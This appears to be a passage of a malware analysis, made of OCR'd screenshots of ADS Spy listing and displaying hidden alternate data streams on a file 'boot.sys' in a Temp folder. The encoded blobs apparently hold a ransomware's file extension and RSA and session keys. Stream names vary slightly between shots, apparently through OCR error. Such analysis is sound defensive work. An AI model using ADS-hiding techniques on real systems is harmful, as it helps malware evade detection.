

ADS Spy v1.11 - Written by Merijn
Scan the system for alternate data streams
Remove selected streams

Alternate Data Streams (ADS) are pieces of info hidden as metadata on files on NTFS drives. They are not visible in Explorer and the size they take up is not reported by Windows. Recent browser hijackers started using ADS to hide their files, and very few anti-malware scanners detect this. Use ADS Spy to find and remove these streams.
Note: this app can also display legitimate ADS streams. Don't delete streams if you are not completely sure they are malicious!

- ○ Quick scan (Windows base folder only)
- ○ Full scan (all NTFS drives)
- ● Scan only this folder: C:\Users\REM\AppData\Local\Temp
- ☑ Ignore safe system info data streams ('encryptable', 'SummaryInformation', etc)
- ☐ Calculate MD5 checksums of streams' contents

```
C:\Users\REM\AppData\Local\Temp\boot.sys : adbpjmig (6 bytes)
C:\Users\REM\AppData\Local\Temp\boot.sys : lajwebwylzuwgkqu (744 bytes)
C:\Users\REM\AppData\Local\Temp\boot.sys : lxqgwsimxzeqhnwaq (2112 bytes)
C:\Users\REM\AppData\Local\Temp\boot.sys : wrtonhzylpznh (46 bytes)
```

Scan complete, found 4 alternate data streams (ADS's).




Alternate Data Streams (ADS) are pieces of info hidden as metadata on files on NTFS drives. They are not visible in Explorer and the size they take up is not reported by Windows. Recent browser hijackers started using ADS to hide their files, and very few anti-malware scanners detect this. Use ADS Spy to find and remove these streams.
Note: this app can also display legitimate ADS streams. Don't delete streams if you are not completely sure they are malicious!

- ○ Quick scan (Windows base folder only)
- ○ Full scan (all NTFS drives)
- ● Scan only this folder: C:\Users\REM\AppData\Local\Temp
- ☑ Ignore safe system info data streams ('encryptable', 'SummaryInformation', etc)
- ☐ Calculate MD5 checksums of streams' contents

```
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
```

Viewing contents of C:\Users\REM\AppData\Local\Temp\boot.sys:bqgwsimxzeqhrwaq




Alternate Data Streams (ADS) are pieces of info hidden as metadata on files on NTFS drives. They are not visible in Explorer and the size they take up is not reported by Windows. Recent browser hijackers started using ADS to hide their files, and very few anti-malware scanners detect this. Use ADS Spy to find and remove these streams.
Note: this app can also display legitimate ADS streams. Don't delete streams if you are not completely sure they are malicious!

- ○ Quick scan (Windows base folder only)
- ○ Full scan (all NTFS drives)
- ● Scan only this folder: C:\Users\REM\AppData\Local\Temp
- ☑ Ignore safe system info data streams ('encryptable', 'SummaryInformation', etc)
- ☐ Calculate MD5 checksums of streams' contents

```
UINBMQAQAAADAAAAAAIAAAAAAAAAAAAAAAQABtsJMnzGR5TSjz+6OOOefMsOEXvhg
kTaCCaG257e8qGGuWudwKZQavpidz1Hta2yqMngHp22g/I/VLmBLd14AUcgFugiy
4zp8kJRf5QQbDXhKyd6NQLrplQqbLSA1ay2wzcpPfFodn0zdsEwOmthE9+tZRxsv
5wwwgka+Fm7nvDmpq0c1jA4FGUMdFXjHHiyFlwCj9LzqXtm7Gu5kkSIL7JumX90+
7b88OfSEJYJdhoX0QtPOIwCDG13uBN3u8T9iPR0mAMP9f7yv7DpSb0qiIlnKE8y
2QHJr0Bfx9aZy5Vho8HlG3CeY/feg8lZfl2NMtBC8hSF85G/XucYDZEg/D8uyUri
sNLKKBgyCK8M3kAa4gr3lUqsneRTsP6s5jY/h939NG64A2uuGW+PpGNF9MN5bStU
Wexr94/C9F6ZaPlZCSDqSGJWq/4SnxgFEybgHHrul8+8pi5CcAUhd3HAGV2lZe1U
QcRhYb220B49D/nzYJo+g2CltoFdF0EXIvLUn4cdj8xr5WZ/7hclXhzPbns1q3gc
AzP1GmarsrpZpqV7ZViFYBfGvwbEYhs6715aZ+5s1lZKtnctilyk6lvoppBS2EMg
EW9MW+cOAV2RG8qy2hltzeZENDGSM1xLpA02FcuEWMJ6y+2xDCT4+/zvQV/wEHZt
R07LxzmgjwW/hhrs=
```

Viewing contents of C:\Users\REM\AppData\Local\Temp\boot.sys:lajwebwylzuwgkqu.


ADS Spy v1.11 - Written by Merijn


Alternate Data Streams (ADS) are pieces of info hidden as metadata on files on NTFS drives. They are not visible in Explorer and the size they take up is not reported by Windows. Recent browser hijackers started using ADS to hide their files, and very few anti-malware scanners detect this. Use ADS Spy to find and remove these streams.
Note: this app can also display legitimate ADS streams. Don't delete streams if you are not completely sure they are malicious!


- Quick scan (Windows base folder only)
- Full scan (all NTFS drives)
- [✓ Scan only this folder:] C:\Users\REM\AppData\Local\Temp
- [✓] Ignore safe system info data streams ('encryptable', 'SummaryInformation', etc)
- [ ] Calculate MD5 checksums of streams' contents

```
ZUkMYh
```


Viewing contents of C:\Users\REM\AppData\Local\Temp\boot.sys:adbpjrnig

Hidden in this file we can find the generated unique extension, the RSApublic key, and the Private Session Key. Once these values are retrieved the encryption of the json string takes place.

